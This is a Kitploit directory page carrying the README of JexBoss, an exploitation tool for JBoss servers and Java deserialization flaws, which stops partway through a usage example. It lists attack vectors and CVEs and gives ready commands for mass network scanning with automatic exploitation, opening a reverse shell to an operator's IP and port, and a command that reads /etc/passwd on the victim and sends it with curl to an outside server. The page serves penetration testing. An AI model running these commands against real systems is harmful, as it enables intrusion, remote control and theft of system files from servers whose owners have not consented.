
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
jexboss — JexBoss: Jboss (and Java Deserialization Vulnerabilities) verify and EXploitation Tool | Kitploit
Tools/GitHubGitHub/joaomatosf/jexboss
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration Testing
GitHubjoaomatosf/jexboss

jexboss

JexBoss: Jboss (and Java Deserialization Vulnerabilities) verify and EXploitation Tool

View Repository
2.5k6409 years agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

JexBoss - JBoss (and others Java Deserialization Vulnerabilities) verify and EXploitation Tool

JexBoss is a tool for testing and exploiting vulnerabilities in JBoss Application Server and others Java Platforms, Frameworks, Applications, etc.

Requirements

  • Python >= 2.7.x
  • urllib3
  • ipaddress

Installation on Linux\Mac

To install the latest version of JexBoss, please use the following commands:

root@kitploit:~
git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

OR:

Download the latest version at: https://github.com/joaomatosf/jexboss/archive/master.zip
unzip master.zip
cd jexboss-master
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

If you are using CentOS with Python 2.6, please install Python2.7. Installation example of the Python 2.7 on CentOS using Collections Software scl:

root@kitploit:~
yum -y install centos-release-scl
yum -y install python27
scl enable python27 bash

Installation on Windows

If you are using Windows, you can use the Git Bash to run the JexBoss. Follow the steps below:

  • Download and install Python
  • Download and install Git for Windows
  • After installing, run the Git for Windows and type the following commands:
root@kitploit:~
    PATH=$PATH:C:\Python27\
    PATH=$PATH:C:\Python27\Scripts
    git clone https://github.com/joaomatosf/jexboss.git
    cd jexboss
    pip install -r requires.txt
    python jexboss.py -h
    python jexboss.py -host http://target_host:8080
    

Features

The tool and exploits were developed and tested for:

  • JBoss Application Server versions: 3, 4, 5 and 6.
  • Java Deserialization Vulnerabilities in multiple java frameworks, platforms and applications (e.g., Java Server Faces - JSF, Seam Framework, RMI over HTTP, Jenkins CLI RCE (CVE-2015-5317), Remote JMX (CVE-2016-3427, CVE-2016-8735), etc)

The exploitation vectors are:

  • /admin-console
    • tested and working in JBoss versions 5 and 6
  • /jmx-console
    • tested and working in JBoss versions 4, 5 and 6
  • /web-console/Invoker
    • tested and working in JBoss versions 4, 5 and 6
  • /invoker/JMXInvokerServlet
    • tested and working in JBoss versions 4, 5 and 6
  • Application Deserialization
    • tested and working against multiple java applications, platforms, etc, via HTTP POST Parameters
  • Servlet Deserialization
    • tested and working against multiple java applications, platforms, etc, via servlets that process serialized objets (e.g. when you see an "Invoker" in a link)
  • Apache Struts2 CVE-2017-5638
    • tested in Apache Struts 2 applications
  • Others

Videos


  • Exploiting Java Deserialization Vulnerabilities (RCE) on JSF/Seam Applications via javax.faces.ViewState with JexBoss

Alt text


  • Exploiting JBoss Application Server with JexBoss

Alt text


  • Exploiting Apache Struts2 (RCE) with Jexboss (CVE-2017-5638)

Alt text

Screenshots


  • Simple usage examples:
root@kitploit:~
$ python jexboss.py

alt tag

  • Example of standalone mode against JBoss:
root@kitploit:~
$ python jexboss.py -u http://192.168.0.26:8080

alt tag alt tag

  • Usage modes:
root@kitploit:~
$ python jexboss.py -h

  • Network scan mode:
root@kitploit:~
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080 -results results.txt

alt tag

  • Network scan with auto-exploit mode:
root@kitploit:~
$ python jexboss.py -mode auto-scan -A -network 192.168.0.0/24 -ports 8080 -results results.txt

alt tag


  • Results and recommendations:

alt tag


Reverse Shell (meterpreter integration)

After you exploit a JBoss server, you can use the own jexboss command shell or perform a reverse connection using the following command:

root@kitploit:~
   jexremote=YOUR_IP:YOUR_PORT

   Example:
     Shell>jexremote=192.168.0.10:4444

  • Example: alt tag

When exploiting java deserialization vulnerabilities (Application Deserialization, Servlet Deserialization), the default options are: make a reverse shell connection or send a commando to execute.

Usage examples

  • For Java Deserialization Vulnerabilities in a custom HTTP parameter and to send a custom command to be executed on the exploited server:
root@kitploit:~
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'
  • For Java Deserialization Vulnerabilities in a custom HTTP parameter and to make a reverse shell (this will ask for an IP address and port of your remote host):
root@kitploit:~
